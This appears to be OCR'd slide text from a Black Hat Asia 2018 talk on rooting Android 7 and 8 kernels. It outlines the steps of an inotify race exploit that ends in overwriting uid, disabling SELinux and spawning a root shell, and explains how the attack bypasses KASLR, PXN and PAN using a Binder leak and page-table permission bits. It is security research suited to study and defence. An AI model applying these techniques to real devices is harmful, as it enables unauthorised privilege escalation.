44      if (old_fsn->mask & FS_IN_IGNORED)
45          return false;
46      old = INOTIFY_E(old_fsn);
47      new = INOTIFY_E(new_fsn);
48      if ((old_fsn->mask == new_fsn->mask) &&
49          (old_fsn->inode == new_fsn->inode) &&
50          (old->name_len == new->name_len) &&
51          (!old->name_len || !strcmp(old->name, new->name)))
52          return true;
53      return false;
54  }
55
56  static int inotify_merge(struct list_head *list,
57                            struct fsnotify_event *event)
58  {
59      struct fsnotify_event *last_event;
60
61      last_event = list_entry(list->prev, struct fsnotify_event, list);
62      return event_compare(last_event, event);
63  }
64
```

Bypassing PXN



black hat ASIA 2018 #BHASIA

Android 7 devices

- Exploitation steps
  - Step 0: Prepare resources and fill the buffer holes
  - Step 1: Spawn reading threads and shape the heap with iovec objects
  - Step 2: Spawn race threads
  - Step 3: Win the race
    - fcntl(ptmx_fd, F_SETFL, 0x40002000) == 0x40002000
  - Step 4: Overwrite uid, disable SELinux and spawn a ROOT shell


Android 8 devices

- Kernel Address Space Layout Randomization
  - kernel 4.4 (Pixel 2)
- Privileged Access Never
  - ARMv8.0 - Emulated
  - ARMv8.1 - Hardware feature

Bypassing KASLR

- Use objects instead of payload data
  - Kernel func/data pointer at the offset 16
  - No overflow
  - No such object 😢

```
240  struct external_name {
241      union {
242          atomic_t count;
243          struct rcu_head head;
244      } u;
245      unsigned char name[];
246  };
```



Bypassing KASLR

- After a few days…
  - ‘inode’ field is at the offset 0x10 of event
  - ‘inode’s are allocated in another heap

```
5   struct inotify_event_info {
6       struct fsnotify_event fse;
7       int wd;
8       u32 sync_cookie;
9       int name_len;
10      char name[];
11  };
```


```
111  struct fsnotify_event {
112      struct list_head list;
113      /* inode may ONLY be derefe
114      struct inode *inode;     /*
115      u32 mask;           /* the type
116  };
```

Bypassing KASLR

- After a few days…
  - ‘inode’ field is at the offset 0x10 of event
  - ‘inode’s are allocated in another heap
  - ‘i_op’ callback – kernel data pointer
- Kernel slide:
  - Stage1: leak the address of a inode
  - Stage2: read ‘i_op’ of this inode

```
545 struct inode {
546     umode_t             i_mode;
547     unsigned short          i_opflags;
548     kuid_t              i_uid;
549     kgid_t              i_gid;
550     unsigned int            i_flags;
551 
552 #ifdef CONFIG_FS_POSIX_ACL
553     struct posix_acl    *i_acl;
554     struct posix_acl    *i_default_acl;
555 #endif
556 
557     const struct inode_operations   *i_op;
558     struct super_block  *i_sb;
559     struct address_space    *i_mapping;
560 
561 #ifdef CONFIG_SECURITY
562     void                *i_security;
563 #endif
```

PAN mitigation




PXN and PAN

- Construct another ROP/JOP chain
  - X0 is fully controllable
  - Writing additional payload for chain increases the crash rate
- CVE-2017-13164 (Discovered by me in 2016, fixed in Dec 2017)
  - Born with Binder
  - Leak a kernel address filled with any payload reliably(< 4K)
- Goal
  - Only a vulnerability
  - No ROP/JOP chain
  - Bypassing PXN and PAN


Kernel Space Mirroring Attack

Linux Page Table layout




ARMv8-64 address translation


- For Android
  - 4KB granule
  - 39-bit (512GB)
  - Three levels
- TTBRx
  - TTBR0 - user address
    - Up to 0x0000_007F_FFFF_FFFF
  - TTBR1 - kernel address
    - Start from 0xFFFF_FF80_0000_0000




Descriptor formats


- ARMv8-64 level 0, level 1, and level 2 descriptor formats





With the 4KB granule size, for the level 1 descriptor n is 30, and for the level 2 descriptor, n is 21.
With the 16KB granule size, for the level 2 descriptor, n is 25.
With the 64KB granule size, for the level 2 descriptor, n is 29.






With the 4KB granule size m is 12, with the 16KB granule size m is 14, and with the 64KB granule size, m is 16.

A level 0 Table descriptor returns the address of the level 1 table.
A level 1 Table descriptor returns the address of the level 2 table.
A level 2 Table descriptor returns the address of the level 3 table.


‡ When m ≥ 12, bits [m:12] are RES0.

Descriptor formats

- ARMv8-64 level 3 descriptor format




General view of address translation



No level 0 table for Android

Attribute fields for RWX

- UXN or XN (Exception Level 0 & 1)
  - Not executable in same translation regime
- PXN
  - Not executable at EL1
- AP[2:1]
  - Data Access Permissions



Data access permission

- '00'
  - Kernel data region
- '10'
  - Kernel text region
- '01' and '11'
  - Seem useless because of PAN
- '01'
  - A way to read/write the kernel virtual address
    - Easy way to bypass PXN and PAN!
  - Never appeared

